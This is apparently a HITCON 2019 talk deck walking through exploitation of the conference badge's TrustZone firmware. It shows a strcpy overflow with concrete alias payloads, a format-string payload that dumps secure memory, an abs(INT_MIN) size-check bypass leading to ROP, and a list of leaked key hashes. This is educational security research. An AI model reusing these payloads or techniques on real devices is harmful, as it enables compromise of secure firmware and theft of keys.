
```
HitconBadge2019 >> ls  
flag.txt  
README.md
```

cat

```
HitconBadge2019 >> cat  
Meow~
```

angelboy

HitconBadge2019 >> angelboy



HITCON Badge Challenge

HITCON Badge Challenge

- 24 LEDs, 11 patterns
- 8 patterns could be unlocked by playing the games with sponsors
- 1 pattern - snake challenge
- 1 pattern - Achieve code execution in Non-secure World
- 1 pattern - Achieve code execution in Secure World

HITCON Badge Challenge

- I put my application in trustzone, my app is pretty safe. 😊
- Private key, face id, fingerprint etc.

Warm-UP Snake

Warm-Up - Snake

- Page 3
- Score ≥ 50

[illegible]

Snake

```
#####  
#                                     #  
#                                     #  
#                                     #  
#                                     #  
#                                     #  
#                                     #  
#                                     #  
#                                     #  
#                                PAUSED                                #  
#@                               @   @   #  
#@                               @   @   #  
#@                               @   @   #  
#@@@@@@@@@@@@@@@@@@          o      @   #  
#                                   @   #  
#                   @@@@@@@@@@@@@@@@    #  
#                                           #  
#                                           #  
#####  
[Score] 51 pt  
  
[0] 0:bash*
```

Exploiting badge

Exploiting badge

- Nonsecure region code
- Stage 1: Code execution in Nonsecure World
- Stage 2: Information leak - Secure World code
- Stage 3: Code execution in Secure World

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Stage 1 - Hack the game

- Score == 2147483647
- Pwned_NS()

```
if ( score > 49 )
{
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    {
        strcpy(I0_buf, "\x1B[2JCongratulations! Snake pattern unlocked!\r\n");
        flush_USB();
        _nsc_WinSnake_veneer();
    }
}
else
{
    strcpy(I0_buf, "\x1B[2JGame Over.\r\n");
    flush_USB();
}
if ( score == 2147483647 )
{
    v5 = printf_("\x1B[2JHow did you do that :p\r\n");
    _nsc_Pwned_NS_veneer(v5);
}
```

Exploiting badge

- Bypass checking in non-secure world by trigger `Pwned_NS()` function directly.

Command alias

```
void alias( int argc, char **argv ){  
    if( argc < 3 ){  
        printfUSB( "alias: usage: alias [name] [value]" );  
        return;  
    }  
  
    if( !cmd_alias( argv[2] , argv[1] ) ){  
        printfUSB( "alias: No such command: %s" , argv[2] );  
    }  
}
```


Command alias

```
int cmd_alias( char* old , char* new ){  
    for( int i = 0 ; i < 0x20 ; ++i ){  
        if( !strcmp( old , cmd_tbl[i].cmd ) ){  
            printfUSB( "alias %s=%s" , new , old );  
            cmdAdd( new , cmd_tbl[i].func );  
            return 1;  
        }  
    }  
  
    return 0;  
}
```

Command alias

```
void cmdAdd(char *name, void (*func)(int argc, char **argv))
{
    for( int i = 0 ; i < 0x20 ; ++i ){
        if( cmd_tbl[i].func == NULL ){
            cmd_tbl[i].func = func;
            strcpy( cmd_tbl[i].cmd , name );
            break;
        }
    }
}
```

Vulnerability

```
void cmdAdd(char *name, void (*func)(int argc, char **argv))
{
    for( int i = 0 ; i < 0x20 ; ++i ){
        if( cmd_tbl[i].func == NULL ){
            cmd_tbl[i].func = func;
            strcpy( cmd_tbl[i].cmd , name );
            break;
        }
    }
}
```

Vulnerability

```
// command line structure
typedef struct _cmd_t
{
    char cmd[0x10];
    void (*func)(int argc, char **argv);
} cmd_t;
```

- `strcpy()` does not check the size
- String of new command name could overwrite the function pointer in command structure by overflow.
- Forge function pointer and trigger the command to control PC.

Pwn stage 1

- Payload: `alias aaaaaaaaaaaaaaaaaa\x0c\x00\xce\xfa hello`
- Send “aaaaaaaaaaaaaaaaaaaaa\x0c\x00\xce\xfa” to cmd
 - PC -> 0xfac000
 - Pwned!

Pwn stage 1

```
.text:100538D8 __nsc_Pwned_NS_veneer ; CODE
.text:100538D8 PUSH {R0}
.text:100538DA LDR R0, =0x3F041
.text:100538DC MOV R12, R0
.text:100538DE POP {R0}
.text:100538E0 BX R12
.text:100538E0 ; End of function __nsc_Pwned_NS_veneer
```

- Overwriting with `Pwned_NS()` function to unlock pattern.
- `0x100538d8 + 1` (thumb)
- `alias aaaaaaaaaaaaaaaaaa\xd9\x38\x05\x10 hello`

PoC

```
alias aaaaaaaaaaaaaaaaaa08\x05 hello
alias aaaaaaaaaaaaaaaaaa08\x05=hello
HitconBadge2019 >>
aaaaaaaaaaaaaaaaa08\x05

HitconBadge2019 >>
```

```
Badge challenge:
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```

Exploiting badge

- Stage 2
 - Secure region binary
 - Information leak
 - Black-box, Fuzzing
 - Grey-box (symbols, NS code behavior)

info Command

```
HitconBadge2019 >> info
+-----+
|MCU: M2351ZIAAE|
+-----+
|UID: 002c0021033e2aa00000036c|
+-----+
|Uptime: 61 (s)|
+-----+
Welcome sheep
```

Username

```
HitconBadge2019 >> setname yuawn
```

```
Done
```

```
HitconBadge2019 >> whoami
```

```
yuawn
```

```
HitconBadge2019 >> id
```

```
uid=1000(yuawn) gid=1000(yuawn) groups=1000(yuawn)
```

```
HitconBadge2019 >> info
```

```
+-----+
```

```
|MCU: M2351ZIAAE|
```

```
+-----+
```

```
|UID: 002c0021033e2aa00000036c|
```

```
+-----+
```

```
|Uptime: 12 (s)|
```

```
+-----+
```

```
Welcome yuawn
```

Info

```
void info()
{
    char welcome[384]; // [sp+Ch] [bp+4h]
    char msg[512]; // [sp+18Ch] [bp+184h]
    char *fmt; // [sp+38Ch] [bp+384h]

    memset(msg, 0, 512);
    memset(welcome, 0, 384);
    fmt = "+-----+\r\n"
        "|MCU: M2351ZIAAE| \r\n"
        "+-----+\r\n"
        "|UID: %08x%08x%08x| \r\n"
        "+-----+\r\n"
        "|Uptime: %-18d(s)| \r\n"
        "+-----+\r\n";
    snprintf_(welcome, 0x180u, "Welcome %s", user);
    snprintf_(msg, 0x200u, "%s%s", fmt, welcome);
    _nsc_setinfo_veneer(msg);
    printf_((const char *)&dword_10053B38, msg);
}
```

Info

```
void info(){

    char msg[0x200] = {0};
    char welcome[0x180] = {0};
    char *fmt = "+-----+\r\n"
               "|MCU: M2351ZIAAE          |\r\n"
               "+-----+\r\n"
               "|UID: %08x%08x%08x|\r\n"
               "+-----+\r\n"
               "|Uptime: %-18d(s)|\r\n"
               "+-----+\r\n";

    snprintf( welcome , sizeof( welcome ) , "Welcome %s" , user );
    snprintf( msg , sizeof( msg ) , "%s%s" , fmt , welcome );

    nsc_setinfo( msg );

    printfUSB( "%s" , msg );

}
```

Info

```
snprintf( welcome , sizeof( welcome ) , "Welcome %s" , user );
```

Welcome %s



Welcome faceb00c

Info

```
snprintf( msg , sizeof( msg ) , "%s%s" , fmt , welcome );
```

```
+-----+  
|MCU: M2351ZIAAE|  
+-----+  
|UID: %08x%08x%08x|  
+-----+  
|Uptime: %-18d(s)|  
+-----+
```



```
+-----+  
|MCU: M2351ZIAAE|  
+-----+  
|UID: %08x%08x%08x|  
+-----+  
|Uptime: %-18d(s)|  
+-----+  
Welcome faceb00c
```

Info

```
nsc_setinfo( msg );
```

```
+-----+  
|MCU: M2351ZIAAE|  
+-----+  
|UID: %08x%08x%08x|  
+-----+  
|Uptime: %−18d(s)|  
+-----+  
Welcome faceb00c
```



```
+-----+  
|MCU: M2351ZIAAE|  
+-----+  
|UID: 002c0021033e2aa00000036c|  
+-----+  
|Uptime: 12 (s)|  
+-----+  
Welcome faceb00c
```

Vulnerability

```
nsc_setinfo( msg );
```

```
+-----+
|MCU: M2351ZIAAE|
+-----+
|UID: %08x%08x%08x|
+-----+
|Uptime: %−18d(s)|
+-----+
Welcome faceb00c
```



```
+-----+
|MCU: M2351ZIAAE|
+-----+
|UID: 002c0021033e2aa00000036c|
+-----+
|Uptime: 12 (s)|
+-----+
Welcome faceb00c
```


Vulnerability

format string vulnerability!

```
+-----+  
|MCU: M2351ZIAAE|  
+-----+  
|UID: %08x%08x%08x|  
+-----+  
|Uptime: %18d(s)|  
+-----+  
Welcome %p
```



```
+-----+  
|MCU: M2351ZIAAE|  
+-----+  
|UID: 002c0021033e2aa00000036c|  
+-----+  
|Uptime: 12(s)|  
+-----+  
Welcome 0x9a77805c
```

PoC

```
HitconBadge2019 >> setname %p
```

```
Done
```

```
HitconBadge2019 >> info
```

```
+-----+
```

```
|MCU: M2351ZIAAE|
```

```
+-----+
```

```
|UID: 002c0021033e2aa00000036c|
```

```
+-----+
```

```
|Uptime: 3192 (s)|
```

```
+-----+
```

```
Welcome 0x9a77805c
```

Exploiting badge

- Vulnerable format string is processed in secure world.
- Leak secure memory

Leak Secure Memory

[illegible]

Leak Secure Memory

```
HitconBadge2019 >> setname %c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%  
Done  
HitconBadge2019 >> info  
+-----+  
|MCU: M2351ZIAAE|  
+-----+  
|UID: 002c0021033e2aa00000036c|  
+-----+  
|Uptime: 4242          (s)|  
+-----+  
Welcome \  
      ?+-----  
-----+U   xxx+-----E  
                      t:1s  
le%%%%%%%%%%  
HitconBadge2019 >>
```

Leak Secure Memory

```
HitconBadge2019 >> setname %c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%  
c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%  
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Done  
HitconBadge2019 >> info  
+-----+  
|MCU: M2351ZIAAE|  
+-----+  
|UID: 002c0021033e2aa00000036c|  
+-----+  
|Uptime: 825          (s)|  
+-----+  
Welcome \  
      ?+-----  
-----+U  xxx+-----E  
                t:1s  
le%%%%%%%%%%%%%%0x41414141AAAA  
HitconBadge2019 >>
```

Exploiting badge

- Format string attack
 - Attacking SSL VPN - Orange, Meh
- There is part of format string which is controllable by user

Exploiting badge

```
%c%c%c%c%c%pAAAA
```

```
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%0x41414141AAAA
```

- Replace %p with %s :

```
%c%c%c%c%c%sAAAA
```
- Reference “AAAA” as a string pointer:

```
char *ptr = 0x41414141
```
- Dump whole secure world binary

PoC

```
HitconBadge2019 >>
info
+-----+
|MCU: M2351ZIAAE|
+-----+
|UID: 002c0021033e2aa00000036c|
+-----+
|Uptime: 1579          (s)|
+-----+
Welcome 1686559927579354030+-----
-----+U  xxx+-----
t:1s
le%%%%%%%%%%%%%%L#x30K0H0
```

Exploiting badge

- 25 mins
- Secure_dump.bin
- `time ./leak.py: 21:26.34 total`

Secure Region Firmware Reversing

Reversing Secure Region Binary

- MCU: M2351ZIAAE
- Documents, datasheet
- Flash structure
- M2351 TrustZone example code
 - Part of source code
 - .ld
 - Makefile

Reversing Secure Region Binary

- Compile example code
- readelf -s
- .ld

```
000001d8      0 NOTYPE  GLOBAL DEFAULT      4 __Vectors_End
```

```
SECTIONS
```

```
{
```

```
    .text :
```

```
{
```

```
        KEEP(*(.vectors))
```

```
        __Vectors_End = .;
```

```
        __Vectors_Size = __Vectors_End - __Vectors;
```

```
        __end__ = .;
```

```
        *(.text*)
```

```
        /* .ctors */
```

```
        *crtbegin.o(.ctors)
```

```
        *crtbegin?.o(.ctors)
```

```
        *(EXCLUDE_FILE(*crtend?.o *crtend.o) .ctors)
```

```
        *(SORT(.ctors.*))
```

```
        *(.ctors)
```

```
        /* .dtors */
```

Reversing Secure Region Binary

Library function Regular function Instruction Data Unexplored External symbol

Functions window

Function name

- sub_0
- sub_1D8
- sub_1FC
- sub_2A8
- sub_2E8
- sub_3C4
- sub_40C
- sub_448
- sub_47C
- sub_4B0
- sub_620
- sub_758
- sub_800
- sub_A2C
- sub_C48
- sub_CA0
- sub_F2C
- sub_117C
- sub_1238
- sub_1380
- sub_14FC
- sub_15A4
- sub_1678
- sub_1698
- sub_16E0
- sub_1724
- sub_1958
- sub_1974
- sub_19D0
- sub_19F8
- sub_1A14
- sub_1A4C
- sub_1A88
- sub_1BBA
- sub_1BDA

```
ROM:000001D8 ; ===== S U B R O U T I N E =====
ROM:000001D8
ROM:000001D8
ROM:000001D8
ROM:000001D8 sub_1D8
ROM:000001D8 PUSH {R4,LR}
ROM:000001DA LDR R4, =byte_20002ABC
ROM:000001DC LDRB R3, [R4]
ROM:000001DE CBNZ R3, locret_1EE
ROM:000001E0 LDR R3, =0
ROM:000001E2 CBZ R3, loc_1EA
ROM:000001E4 LDR R0, =unk_10020
ROM:000001E6 B loc_1EA
ROM:000001E6 ; -----
ROM:000001E8 DCB 0
ROM:000001E9 DCB 0xBF
ROM:000001EA ; -----
ROM:000001EA
ROM:000001EA loc_1EA ; CODE XREF: sub_1D8+A↑j
ROM:000001EA ; sub_1D8+E↑j
ROM:000001EA MOVN R3, #1
ROM:000001EC STRB R3, [R4]
ROM:000001EE
ROM:000001EE locret_1EE ; CODE XREF: sub_1D8+6↑j
ROM:000001EE POP {R4,PC}
ROM:000001EE ; End of function sub_1D8
ROM:000001EE ; -----
ROM:000001F0 off_1F0 DCD byte_20002ABC ; DATA XREF: sub_1D8+2↑r
ROM:000001F4 dword_1F4 DCD 0 ; DATA XREF: sub_1D8+8↑r
ROM:000001F8 off_1F8 DCD unk_10020 ; DATA XREF: sub_1D8+C↑r
ROM:000001FC
ROM:000001FC ; ===== S U B R O U T I N E =====
ROM:000001FC
ROM:000001FC
ROM:000001FC sub_1FC
000001D8 000001D8: sub_1D8 (Synchronized with Hex View-1)
```


Reversing Secure Region Binary

- Debug messages
- String references
- Target secure function

[Secure]	ROM:0000F...	00000018	C	[Secure]Clear Lock Reg!
[Secure]	ROM:0000F...	00000015	C	[Secure]Erase Failed
[Secure]	ROM:0000F...	0000001D	C	[Secure]Lock Reg = [0x%08x]\n
[Secure]	ROM:0000F...	00000011	C	writerecord: %d\n
[Secure]	ROM:0000F...	0000000D	C	Erase Failed
[Secure]	ROM:0000F...	00000021	C	[Secure]System core clock = %d.\n
[Secure]	ROM:0000F...	00000017	C	[Secure]Clear History!
[Secure]	ROM:0000F...	00000014	C	[Secure]Success!!!!
[Secure]	ROM:0000F...	00000005	C	%02x
[Secure]	ROM:0000F...	00000005	C	%s%s
[Crypto]	ROM:0000F...	0000001B	C	[Crypto] init_key ... done
[Unlock]	ROM:0000F...	00000017	C	[Unlock] payload = %s\n
[Unlock]	ROM:0000F...	00000017	C	[Unlock] Invalid size.
[Unlock]	ROM:0000F...	00000019	C	[Unlock] checksum error.
[Unlock]	ROM:0000F...	0000001C	C	[Unlock] Lock %d unlocked!\n
[BOOT]	ROM:0000F...	00000021	C	[BOOT]Secure code is running ...
	ROM:0000F...	0000002B	C	Boot Mode
[APROM]	ROM:0000F...	00000008	C	[APROM]
[LDROM]	ROM:0000F...	00000008	C	[LDROM]
	ROM:0000F...	00000034	C	Company ID [0x%08x]\n
	ROM:0000F...	00000034	C	Product ID [0x%08x]\n
	ROM:0000F...	00000035	C	Unique ID %d [0x%08x]\n
	ROM:0000F...	0000001D	C	Current userConfig:[0x%08x]\n
[Secure]	ROM:0000F...	00000024	C	[Secure]Execute non-secure code ...
[Secure]	ROM:0000F...	00000026	C	[Secure]No code in non-secure region!
[Secure]	ROM:0000F...	0000002C	C	[Secure]CPU will halted at non-secure state

Stage 2 - Bonus

- Leaked 24 raw keys
- Reversing `init_key()` code
- re-Implement `hash(UID + RAW_KEY)`
- Unlock all other patterns

	ROM:00010...	00000021	C	97f17fdeabd4bcd44bbd67f823b16949
	ROM:00010...	00000021	C	c9bc057e4314757277d28e1b101a744a
	ROM:00010...	00000021	C	8aee2bb61b7281513f70a7bee0def9f8
	ROM:00010...	00000021	C	6e76cebce986763b0f2fbc2f42d7cbc
	ROM:00010...	00000021	C	b4a2b506da2cdf8c1a7d6cd4c41c3f6e
	ROM:00010...	00000021	C	a9a809d37f4a54edf4ba8d76ade09a93
	ROM:00010...	00000021	C	35051573f8f64718338813a92dd2d3e6
	ROM:00010...	00000021	C	978d0125022baae07bc8c339ace7bf39
	ROM:00010...	00000021	C	2d2d4c052fc330346b5c13e675a53a0e
	ROM:00010...	00000021	C	5b01f24f9d8fd910c202fe000981a432
	ROM:00010...	00000021	C	c2714faa108d1201b942bdc85afdf045
	ROM:00010...	00000021	C	26d2f1eede61de4c28a58d30559b07a3
	ROM:00010...	00000021	C	ec02ea0b09473404a1708306069e6b75
	ROM:00010...	00000021	C	f6a38ad5aece11b823465dc8f387589c
	ROM:00010...	00000021	C	afb1f1c318f67e478c4374fd130d3ec3
	ROM:00010...	00000021	C	81de14074b926b1400038d4b6b62272e
	ROM:00010...	00000021	C	03c5d7d78ead0a43b6cac9ad03606d67
	ROM:00010...	00000021	C	38d5b91859836721b769f1f732034a3c
	ROM:00010...	00000021	C	194f2d629d746da5af09d03b11312b51
	ROM:00010...	00000021	C	fd1ede4a07ca4c1cf19304f20227f854
	ROM:00010...	00000021	C	c549eab0b15054c9926b9c55a99bb0d8
	ROM:00010...	00000021	C	6036ed7d8a58c54e33ac92bb494d9b78
	ROM:00010...	00000021	C	c7cf36f244a85e3b15cb4710036b56d2
	ROM:00010...	00000021	C	7d46ffa7ac16c5e9b12319404b578f02

Exploiting badge - Stage 3

- I put my secret in the TrustZone, it is pretty safe, isn't it?
- :D

Exploiting badge - Stage 3

- isPwned()

```
__NONSECURE_ENTRY
uint32_t nsc_isPwned(void)
{
    FMC_Open();
    uint32_t flag = FMC_Read( PWNEED );
    FMC_Close();

    return flag == 0xfacab00c;
}
```

Exploiting badge - Stage 3

- Target: Overwrite Secure Flash
- There is no any code behavior would do the thing that unlock special pattern
- Any Code Execution

Unlock

- In Non-secure region
- unlock command

```
void __cdecl unlock(int argc, char **argv)
{
    char request[640]; // [sp+Ch] [bp+Ch]
    int r; // [sp+28Ch] [bp+28Ch]

    if ( argc == 1 )
    {
        printf_("unlock: unlock [request]");
    }
    else
    {
        strncpy(request, argv[1], 639);
        r = _nsc_unlock_veneer(request);
        if ( r >= 0 )
            printf_("unlock: Lock %d unlocked!", r);
        else
            printf_("unlock: Invalid request.");
    }
}
```

Unlock

- In secure region

```
uint32_t nsc_unlock( char* request ){  
    // checksum xor each byte  
    // [size 4byte][checksum 1byte][token ...]  
  
    printf( "[Unlock] payload = %s\n" , request );  
  
    int size;  
    unsigned char checksum;  
    char *token_NS = request + (5 * 2);  
    char token[0x50] = {0};  
  
    unpack_request( &size , request , 4 * 2 );  
    unpack_request( &checksum , request + 8 , 1 * 2 );  
  
    size = abs( size );  
    //size = -size;  
  
    if( size > 0x40 ){  
        printf( "[Unlock] Invalid size.\n" );  
        return -2;  
    }  
  
    if( unpack_request( token , token_NS , size ) != checksum ){  
        printf( "[Unlock] checksum error.\n" );  
        return -2;  
    }  
  
    for( int i = 0 ; i < key_l ; i++ ){  
        if( !strncmp( token , khash[i] , 0x20 ) ){  
            WriteRecord( i );  
            printf( "[Unlock] Lock %d unlocked!\n" , i );  
            return i;  
        }  
    }  
  
    return -1;  
}
```

Unlock

```
unsigned char unpack_request( char *p , char *p_ns , uint32_t size ){  
    unsigned char checksum = 0;  
    for( uint32_t i = 0 ; i < size ; i += 2 ){  
        if( !CheckHexSymbol( p_ns[i] ) || !CheckHexSymbol( p_ns[i+1] ) )  
            break;  
  
        p[i/2] = ( hex_table( p_ns[i] ) << 4 ) + hex_table( p_ns[i+1] );  
        checksum ^= p[i/2];  
    }  
  
    return checksum;  
}
```

Unlock - Request Payload

4 byte

1 byte

token size

[token size][checksum][token]

- Unpack fields

```
uint32_t nsc_unlock( char* request ){  
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            WriteRecord( i );  
            printf( "[Unlock] Lock %d unlocked!\n" , i );  
            return i;  
        }  
    }  
  
    return -1;  
}
```


- Check size

```
uint32_t nsc_unlock( char* request ){  
    // checksum xor each byte  
    // [size 4byte][checksum 1byte][token ...]  
  
    printf( "[Unlock] payload = %s\n" , request );  
  
    int size;  
    unsigned char checksum;  
    char *token_NS = request + ( 5 * 2 );  
    char token[0x50] = {0};  
  
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            return i;  
        }  
    }  
  
    return -1;  
}
```

- Unpack token
- checksum

```
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}
```

- Write record to unlock

```
uint32_t nsc_unlock( char* request ){  
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            WriteRecord( i );  
            printf( "[Unlock] Lock %d unlocked!\n" , i );  
            return i;  
        }  
    }  
  
    return -1;  
}
```

Unlock - Request Payload

4 byte

1 byte

token size

[token size][checksum][token]

Unlock - Request Payload

4 byte

1 byte

token size

[FAKE size?][checksum][token]

- Unlock

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            return i;
        }
    }

    return -1;
}
```

Vulnerability in Secure World

- C/C++

- `abs()`

- `-num`



Vulnerability in Secure World

```
int a = 0x80000000 , b;
```

```
b = abs(a);
```

```
mov     DWORD PTR [rbp-0x8],0x80000000
mov     eax,DWORD PTR [rbp-0x8]
sar     eax,0x1f
mov     edx,eax
xor     edx,DWORD PTR [rbp-0x8]
sub     edx,eax
mov     eax,edx
mov     DWORD PTR [rbp-0x4],eax
```

Vulnerability in Secure World

- 2's complement
- inline asm

2's complement

100000000000000000000000000000000

2's complement

01111111111111111111111111111111

2's complement

+1

01111111111111111111111111111111

2's complement

100000000000000000000000000000000

2's complement

-2147483648

1000

2's complement

-2147483648

100000000000000000000000000000000



Vulnerability in Secure World

- C/C++
 - `abs()`
 - `-num`
- `0x80000000`
- `abs(-2147483648) = -2147483648`



PoC

```
#include<stdio.h>
#include<stdlib.h>

int main(){

    int n = 0x80000000;

    printf( "%d %d %d\n" , n , abs(n) , -n );

    return 0;
}
```

```
$ gcc poc.c -o poc && ./poc
```

```
-2147483648 -2147483648 -2147483648
```

- Unlock

```
uint32_t nsc_unlock( char* request ){  
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    // [size 4byte][checksum 1byte][token ...]  
  
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            WriteRecord( i );  
            printf( "[Unlock] Lock %d unlocked!\n" , i );  
            return i;  
        }  
    }  
  
    return -1;  
}
```

Exploiting badge

```
unsigned char unpack_request( char *p , char *p_ns , uint32_t size ){
    unsigned char checksum = 0;
    for( uint32_t i = 0 ; i < size ; i += 2 ){
        if( !CheckHexSymbol( p_ns[i] ) || !CheckHexSymbol( p_ns[i+1] ) ){
            break;
        }
        p[i/2] = ( hex_table( p_ns[i] ) << 4 ) + hex_table( p_ns[i+1] );
        checksum ^= p[i/2];
    }
    return checksum;
}
```

Control Secure Region, Control the World

Pwn the badge

- NX
- ROP - Return Oriented Programming Attacks
- ARM 32bit thumb



Exploiting badge - Stage 3

- isPwned()

```
__NONSECURE_ENTRY
uint32_t nsc_isPwned(void)
{
    FMC_Open();
    uint32_t flag = FMC_Read( PWNEED );
    FMC_Close();

    return flag == 0xfac000c;
}
```

How 2 Write Flash

```
v16 = (v16 + (v16 >> 31)) ^ (v16 >> 31);
if ( v16 <= 64 )
{
    v5 = *(_DWORD *)(v1 + 96);
    v6 = *(_DWORD *)(v2 + 68);
    if ( &v14 == (int *)v15 )
    {
        for ( i = 0; i <= 23; ++i )
        {
            if ( !sub_721C(&v14, (char *)&unk_20002ED0 + 32 * i, 32) )
            {
                sub_9F4(i);
                sub_6FF4("[Unlock] Lock %d unlocked!\n", i);
                v4 = i;
                goto LABEL_11;
            }
        }
        v4 = -1;
    }
    else
```

How 2 Write Flash

```
int __fastcall sub_9F4(unsigned int a1)
{
    int v1; // r0
    int v2; // r0
    int v3; // r0
    int v4; // r0
    unsigned int v6; // [sp+4h] [bp+4h]
    int v7; // [sp+Ch] [bp+Ch]

    v6 = a1;
    sub_6FF4("writerecord: %d\n", a1);
    if ( v6 <= 0x17 || v6 > 0x1D )
    {
